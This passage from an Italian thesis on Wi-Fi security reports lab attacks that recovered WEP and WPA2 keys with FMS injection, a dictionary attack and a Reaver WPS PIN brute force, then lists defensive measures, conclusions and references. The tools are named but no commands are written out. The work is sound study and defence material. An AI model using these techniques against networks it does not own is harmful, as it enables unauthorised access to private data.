Nell'attacco alla rete WEP viene utilizzato FMS che intercetta i pacchetti che transitano sulla rete e tramite la loro analisi permette di trovare la chiave, in assenza di un numero sufficiente di pacchetti l'attacco non va a buon fine. Per incrementare il numero di pacchetti che transitano sulla rete è possibile adottare delle tecniche di injection che consentono di immettere pacchetti sulla rete obbligando client e access point a rispondere. La durata totale dell'attacco è stata di circa 10 minuti, sono stati raccolti 149247 pacchetti e 73760 IV che hanno consentito di trovare la chiave in un tempo molto breve.

Nell'attacco dizionario alla rete WPA2 è stato utilizzato un dizionario della dimensione di circa 4 MByte e il tempo totale dell'attacco anche in questo caso è stato di circa 10 minuti. Questo tipo di attacco dipende essenzialmente dalla complessità della password e dalle dimensioni del dizionario utilizzato. Se la password è una parola di senso compiuto è probabile che sia contenuta all'interno di un dizionario, maggiori saranno le dimensioni del dizionario utilizzato e maggiori saranno le probabilità di successo. Nel caso analizzato sono state confrontate 3064 chiavi prima di trovare quella utilizzata.

Nell'attacco effettuato alla rete WPA2 con Reaver è stata sfruttata la falla

del WPS scoperta dal ricercatore Stefan Viehbock che ha individuato una pericolosa vulnerabilità del WPS, riuscendo tramite l'utilizzo di un attacco "brute force" ad accedere ad una rete wireless protetta utilizzando il PIN di WPS in due ore di tempo. Nel caso analizzato il tempo impiegato per trovare la password è stato decisamente inferiore alla media. Ciò è dovuto al fatto che il router è stato configurato con il pin 12345670 che è il primo che Reaver prova. Tale tipo di attacco permette di bypassare la password tramite la falla del protocollo WPS, quindi anche la scelta di una password solida non sarebbe sufficiente a proteggere la rete. Tuttavia il successo è dipendente da diversi fattori quali la potenza del segnale che deve essere sufficiente affinché i pacchetti scambiati non vadano persi e modello di router, alcuni dei quali vanno in blocco dopo un certo numero di tentativi falliti.

Si è quindi osservato che negli attacchi analizzati il tempo impiegato è molto breve, circa 10 minuti per ogni attacco.

Nella realtà bisogna però considerare che i tempi potrebbero essere più lunghi, nel caso di WEP in assenza di pacchetti sulla rete, la procedura di injection o di disconnessione/riconnessione dei client per generare pacchetti può richiedere anche molto tempo.

Nel caso di un attacco a dizionario bisogna tener presente che ad influire sul successo dell'attacco sarà soprattutto la semplicità della password e la presenza nel dizionario utilizzato. Maggiore sarà la dimensione del dizionario e maggiori le probabilità che contenga la chiave, ma anche maggiore il tempo necessario per effettuare i confronti.

Lo sfruttamento della falla del WPS permette di bypassare anche la password più complessa ma in assenza di condizioni ottimali può richiedere ore o addirittura giorni. Se il segnale non è sufficientemente potente si verificheranno delle perdite di pacchetti che dovranno esserere rispediti e se il router implementa meccanismi di blocco che si attivano dopo un certo numero di PIN provati bisognerà interrompere l'attacco a intervalli regolari dilungando notevolmente il tempo impiegato.

5.5 Meccanismi di difesa

Installare una rete wireless è semplice ed economico, ma molti utenti ignorano le problematiche derivanti da una inadeguata protezione della rete da intrusioni esterne.

Bisogna pensare alla rete Wi-Fi domestica come se fosse la porta di ingresso della nostra casa, deve essere dotata di una serratura adeguata per non consentire agli estranei di entrare senza permesso.

La protezione della rete è necessaria per mantenere al sicuro i nostri dati personali, per metterla in sicurezza la prima scelta da fare è sicuramente quella della password quindi del protocollo di cifratura.

Come si evince dai paragrafi precedenti il livello minimo di sicurezza è garantito dal WEP, che risulta quindi altamente sconsigliabile. La scelta ricade su WPA o WPA2 protocolli più solidi a patto però di scegliere una password adeguata. Sono quindi da scartare password brevi o parole di senso compiuto. Una buona password è una stringa alfanumerica di lunghezza superiore agli otto caratteri e di senso non compiuto contenente caratteri speciali e alternanza di lettere maiuscole e minuscole.

Una scelta corretta della password è l'elemento cruciale dei sistemi di sicurezza, non solo per le reti wireless, ma per qualsiasi account, non sempre però gli utenti vi prestano attenzione.

Molto interessante è l'infografica seguente realizzata dal servizio LastPass nel 2014 in seguito al furto di password appartenenti al servizio gmail.

Quello che ne scaturisce è l'ingenuità degli utenti nello scegliere una password per proteggere il proprio account di posta elettronica.

Vediamo infatti che nella top ten delle password più usate troviamo al primo posto "123456" seguita da "password" e da "123456789".

Le password analizzate per la statistica sono per la maggior parte troppo corte e troppo semplici, infatti solo l'1.01% combina lettere numeri e simboli in una combinazione random rendendo la password sicura.




Figura 5.17: Dati statistici sulla scelta delle password [W29]

Oltre alla scelta di una password adeguata per proteggere una rete wireless è possibile applicare anche altri accorgimenti, tra cui:

- **Disattivare il broadcasting dell'SSID** ovvero non rendere visibile il nome della rete Wi-Fi. Nascondendo il nome della rete non si impedirà a chi già lo conosce di connettersi, ma si porrà in essere una semplice misura per tenere lontani gli attaccanti meno esperti. Disattivando il broadcasting non si potranno aggiungere nuovi client alla rete se non riattivandolo temporaneamente. Se per motivi pratici non lo si volesse disattivare è bene comunque cambiare il nome di default della rete che di solito riporta il nome del router fornendo così un'informazione preziosa ad un eventuale attaccante.
- **Abilitare il filtraggio degli indirizzi MAC** funzione che permette di limitare l'accesso alla rete ai soli dispositivi i cui MAC sono inclusi nella lista degli indirizzi contenuta nel router stesso. La protezione della rete tramite il filtraggio degli indirizzi MAC non è però una soluzione completamente efficace dato che la clonazione di un indirizzo MAC è un'operazione molto semplice e consente di bypassare questo tipo di controllo. Si consiglia quindi di usare tale funzione in abbinamento ad un protocollo di sicurezza.
- **Limitare l'accesso a internet in determinate fasce orarie** se non si usa la connessione in un determinato intervallo della giornata ad esempio in orario lavorativo o di notte è consigliabile spegnere il router in modo tale da non rendere disponibile la rete ad eventuali attacchi.
- **Minimizzare l'intensità del segnale** collocando in maniera adeguata l'access point in modo tale che il segnale possa garantire il collegamento solo all'interno della zona interessata. Per minimizzare l'intensità del segnale è necessario non posizionare l'access point vicino alle finestre, usare antenne con basso guadagno o impostare l'intensità del segnale tramite la pagina di amministrazione del router.
- **Non utilizzare il DHCP** per l'assegnazione dinamica degli indirizzi, ma utilizzare IP statici. Sebbene sia semplice ricavare gli indirizzi IP dei client connessi, questa può essere una ulteriore barriera per un attaccante meno esperto.

Capitolo 6

Conclusioni

La tecnologia ha fatto passi da gigante negli ultimi anni, e li ha fatti così velocemente che a volte tendiamo a dare molte cose per scontate. Nel 2014 si sono festeggiati 15 anni di libertà, un tipo di libertà particolare, che riguarda le nostre abitudini, i nostri movimenti e i dispositivi utilizzati: la libertà dai cavi di connessione a Internet.

Nel 1999 nasceva ufficialmente la tecnologia Wi-Fi, declinata nel protocollo allora vigente, l'IEEE 802.11b. Il punto di partenza di uno dei principali standard per la trasmissione dei dati in formato digitale, in continua diffusione e crescita. Da quel momento la propagazione di questa tecnologia non si è mai arrestata.

Il Wi-Fi è stato un'innovazione di enorme portata tanto che non si riesce più a farne a meno, si utilizza al lavoro, in casa, nei luoghi pubblici e persino in viaggio in aereo o in treno. Sempre più veloce ed efficiente il wireless ha contribuito ad abbattere i costi della diffusione di Internet, influenzando le nostre abitudini in ambito personale, lavorativo e sociale.

Aspetto fondamentale delle connessioni wireless è la sicurezza, la natura broadcast del mezzo radio consente di intercettare e manipolare i dati che transitano sulla rete. Diviene pertanto fondamentale adottare meccanismi di sicurezza tali da poter garantire il controllo dell'accesso, la riservatezza dei dati trasmessi e la loro integrità. Sono stati quindi sviluppati i protocolli di sicurezza WEP, WPA e WPA2, ma di pari passo, la presenza di falle ha permesso di creare strumenti che consentono di oltrepassare tali protocolli e accedere ai dati che transitano sulla rete.

La connessione a Internet è la porta verso un mondo di informazioni, da cui si può uscire ed entrare. Ecco quindi che, così come si possono trovare informazioni tramite la rete, qualcun altro può usarla per trovare informa-

zioni su di noi. Risulta evidente che è indispensabile proteggere una rete Wi-Fi in maniera adeguata per ostacolare eventuali attacchi.

Disponendo di conoscenze sui principi di funzionamento dei meccanismi di protezione adottati nelle reti wireless è semplice portare a termine attacchi per il recupero della chiave di cifratura tramite l'utilizzo di appositi tool.

Il WEP, protocollo ormai in disuso, ha dimostrato di essere inadeguato allo scopo per cui era stato progettato, ricavare la chiave tramite l'analisi dei pacchetti è un'operazione veloce che non richiede particolari sforzi.

Per quanto riguarda WPA e WPA2 la loro debolezza se utilizzate in modalità PSK è la scelta della password da parte dell'utente che spesso ricade su parole comuni che rendono la rete vulnerabile ad attacchi basati su dizionario. La probabilità di successo di questo attacco sarà proporzionale alla quantità di parole contenute nel dizionario e alla potenza di calcolo a disposizione.

Lo sfruttamento della falla del WPS invece, dimostra che anche nei router più recenti la scelta di una password adeguata può essere insufficiente. Tale tipo di attacco però non è applicabile a tutti i modelli di router e i tempi richiesti variano in base a diversi fattori quali distanza dall'access point o meccanismi di protezione che si attivano in caso di attacco.

Per proteggere al meglio la propria rete è quindi necessario scegliere una password solida in abbinamento ai meccanismi di protezione analizzati, misure che nella maggior parte dei casi saranno sufficienti ad evitare eventuali intrusioni.

Bibliografia

- [1] - IEEE,IEEE 802.2 - 1998, (R2003) (ISO/IEC 8802-2:1998)IEEE Standard for Information Tecnology - Telecommunications and information exchange between systems - Local and metropolitan area networks - Specific requirements - Part 2: Logical Link Control, IEEE, 2003 edition, 1998
- [2] - IEEE,IEEE 802.11 - 1999 Edition (ISO/IEC 8802-11:1998)IEEE Standard for Information technology – Telecommunications and information exchange between systems – Local and metropolitan area networks – Specific requirements – Part 11: Wireless LAN medium access control (MAC) and physical layer (PHY) specifications
- [3] - M.Conti S.Giordano. Special issue on mobile ad hoc networking. Cluster Computing Journal, 2002.
- [4] - IEEE, IEEE 802.3 - 2005, (Revision of IEEE 802.3-2002) IEEE Standard for Information Tecnology - Telecommunications and information exchange between systems - Local and metropolitan area networks - Specific requirements - Part 3: Carrier sense multiple access with collision detections (CSMA/CD) access method and physical layer specifications, IEEE, 2005 edition, 2002
- [5] - J. Edney, W. A. Arbaugh, Real 802.11 Security: Wi-Fi Protected Access and 802.11i, Addison Wesley, 2003
- [6] - C. Rigney, S. Willens, A. Rubens, and W. Simpson, Remote Authentication Dial In User Service (RADIUS) - RFC2865, RFC Editor 2000
- [7] - Sistemi di cifratura. Storia, principi, algoritmi e tecniche di crittografia Catello A. De Rosa Maggioli Editore, 2010

- [8] - Claude E. Shannon, Communication Theory of Secrecy Systems, Bell System Technical Journal, 28-4:656-715, 1949
- [9] - Fred B. Schneider, Something You Know, Have, or Are, cs.cornell.edu.URL
- [10] - IEEE, IEEE 802.11i-2004 Amendment to IEEE Std 802.11, 1999 Edition (Reaff 2003), IEEE Standard for Information Technology - Telecommunications and information exchange between systems - Local and metropolitan area networks - Specific requirements - Part 11: Wireless LAN Medium Access Control (MAC) and physical Layer (PHY) specifications - Amendment 6: Medium Access Control (MAC) Security Enhancements, IEEE, 2004
- [11] - D. Stanley, J. Walker, and B. Aboba, Extensible Authentication Protocol (EAP) Method Requirements for Wireless LANs - RFC4017, RFC Editor, 2005
- [12] - Wi-Fi Alliance, "Wi-Fi Simple Configuration Technical Specification", 2011
- [13] - Nikita Borisov, Ian Goldberg, David Wagner, Intercepting mobile communications: the insecurity of 802.11. MOBICOM 2001, pp180-189
- [14] - Nancy Cam-Winget, Russell Housley, David Wagner, Jesse Walker: Security flaws in 802.11 data link protocols. Communications of the ACM 46(5): 35-39 (2003)
- [15] - Scott R. Fluhrer, Itsik Mantin, Adi Shamir, Weaknesses in the Key Scheduling Algorithm of RC4. Selected Areas in Cryptography 2001: pp1- 24.)
- [16] - L'arte dell'hacking. Le idee, gli strumenti, le tecniche degli hacker, Jon Erickson Apogeo Editore, 2005

Risorse WEB

- [W1] - <http://www.tecnocomputing.com/wi-fi-compie-15-anni-storia-tecnologia-fili/>
- [W2] - <http://www.di.unisa.it/ads/corso-security/www/CORSO-0203/wireless/tecn.con.htm>
- [W3] - <https://tools.ietf.org/html/draft-ietf-manet-term-01>
- [W4] - <http://www.swappa.it/wiki/Uni/PAR-11e12Maggio>
- [W5] - <http://bluehawk.monmouth.edu/rclayton/web-pages/f13-514/dalwma.html>
- [W6] - http://www.mrwebmaster.it/reti/convivenza-modalita-dcf-pcf_10454.html
- [W7] - http://www.mrwebmaster.it/reti/struttura-frame-livello-mac_10455.html
- [W8] - http://www.wildpackets.com/resources/compendium/wireless_lan/wlan_packets
- [W9] - http://www.danielepalladino.it/downloads/uni/slide_storia.della.crittografia.pdf
- [W10] - <http://crypto.interactive-maths.com/rail-fence-cipher.html>
- [W11] - <http://www.belloma.it/la-crittografia-nella-storia-trasposizione-e-sostituzione/>
- [W12] - <http://www.cs.ru.nl/~ths/a3/html/h8/h8.html>
- [W13] - <http://www.diegm.uniud.it/fusiello/teaching/elementi/dispense/EI-11-Sicurezza.html>
- [W14] - http://csrc.nist.gov/publications/fips/fips186-3/fips_186-3.pdf
- [W15] - http://www.cs.wustl.edu/~jain/cse574-06/ftp/wireless_security/index.html
- [W16] - <https://tools.ietf.org/html/rfc2284>

- [W17] - <https://tools.ietf.org/html/rfc3748>
- [W18] - <https://tools.ietf.org/html/rfc4017>
- [W19] - http://www.di.unisa.it/ads/ads/Sicurezza_files/Sicurezza%20nelle%20reti%20IEEE%20802.11i%20-%20Ivan%20Di%20Giacomo%20-%20Daniele%20Mastrangelo.pdf
- [W20] - https://it.wikipedia.org/wiki/Wi-Fi_Protected_Setup
- [W21] - <https://www.us-cert.gov/ncas/alerts/TA12-006A>
- [W22] - https://it.wikipedia.org/wiki/Wired_Equivalent_Privacy
- [W23] - http://www.aircrack-ng.org/doku.php?id=it:arp-request_reinjection
- [W24] - <http://www.hackerstribes.com/vocabolario/attacco-dizionario-e-forza-bruta/>
- [W25] - <http://aluthh.blogspot.it/2014/08/facebook-Hack-mma-KaliLinux-sslstrip.html>
- [W26] - <https://www.youtube.com/watch?v=nssHDwPzcg0>
- [W27] - <https://www.youtube.com/watch?v=bc2XSBU9MvY>
- [W28] - <https://www.youtube.com/watch?v=U8Np4CU77TA>
- [W29] - <https://lastpass.com/>

Elenco delle figure

1.1	Storia del Wi-Fi [W1]	4
2.1	Physical Layers	9
2.2	Caratteristiche degli standard 802.11	12
2.3	Modalità infrastruttura	13
2.4	Modalità ad hoc	14
2.5	Stazione nascosta	16
2.6	Stazione esposta	16
2.7	Funzionamento del protocollo CSMA/CA	19
2.8	Tecnica DCF [W5]	20
2.9	Intervalli di tempo DCF e PCF [W6]	21
2.10	Frame dati	22
2.11	Frame di controllo	23
2.12	Frame RTS	24
2.13	Frame CTS	24
2.14	Frame header [W8]	25
2.15	Schema generico di gestione di un frame	29
3.1	Cifrario a staccionata [W10]	36
3.2	Cifrario a percorso [W11]	36
3.3	Trasposizione colonnare [W12]	37
3.4	Algoritmi di cifratura simmetrica	40
3.5	Cifratura (a) e decifratura (b) con tecnica Cipher Block Chaining (da A.S. Tanenbaum, “Computer Networks”)	41
3.6	Cifratura (a) e decifratura (b) CFM (da A.S. Tanenbaum, “Computer Networks”)	42
3.7	Cifratura tramite ECB (da A.S. Tanenbaum, “Computer Networks”)	43

3.8	Cifratura tramite CM (da A.S. Tanenbaum, “Computer Networks”)	43
3.9	Crittografia asimmetrica [W13]	44
3.10	Esempio di crittografia asimmetrica [W13]	44
4.1	Funzionamento operatore logico XOR	52
4.2	Generazione keystream e cifratura da A.S. Tanenbaum, “Computer Networks”	52
4.3	Autenticazione in 802.1X [W15]	57
4.4	Fasi di autenticazione	59
4.5	Implementazioni del protocollo EAP	60
4.6	TKIP Key Mixing [W19]	65
4.7	Codifica e decodifica con TKIP	66
4.8	Calcolo MIC	66
4.9	Four way handshake	68
4.10	Cifratura CCMP	72
4.11	Block Diagram CCMP	73
5.1	Differenze tra attacco a dizionario e brute force	80
5.2	Attacco MITM [W25]	81
5.3	Impostazione della modalità monitor	82
5.4	Lista delle reti wireless disponibili	83
5.5	Output di airodump-ng	84
5.6	Comando aircrack-ng per analizzare i pacchetti catturati e trovare la password	84
5.7	Impostazione della modalità monitor	85
5.8	Lista delle reti wireless disponibili	86
5.9	Output di airodump-ng	86
5.10	Crack della password WPA	87
5.11	Dizionario utilizzato per l’attacco	87
5.12	Impostazione della modalità monitor	88
5.13	Lista delle reti wireless disponibili	89
5.14	Fase di attacco con reaver	89
5.15	Crack rete Wpa2 con reaver	90
5.16	Attacchi analizzati	91
5.17	Dati statistici sulla scelta delle password [W29]	94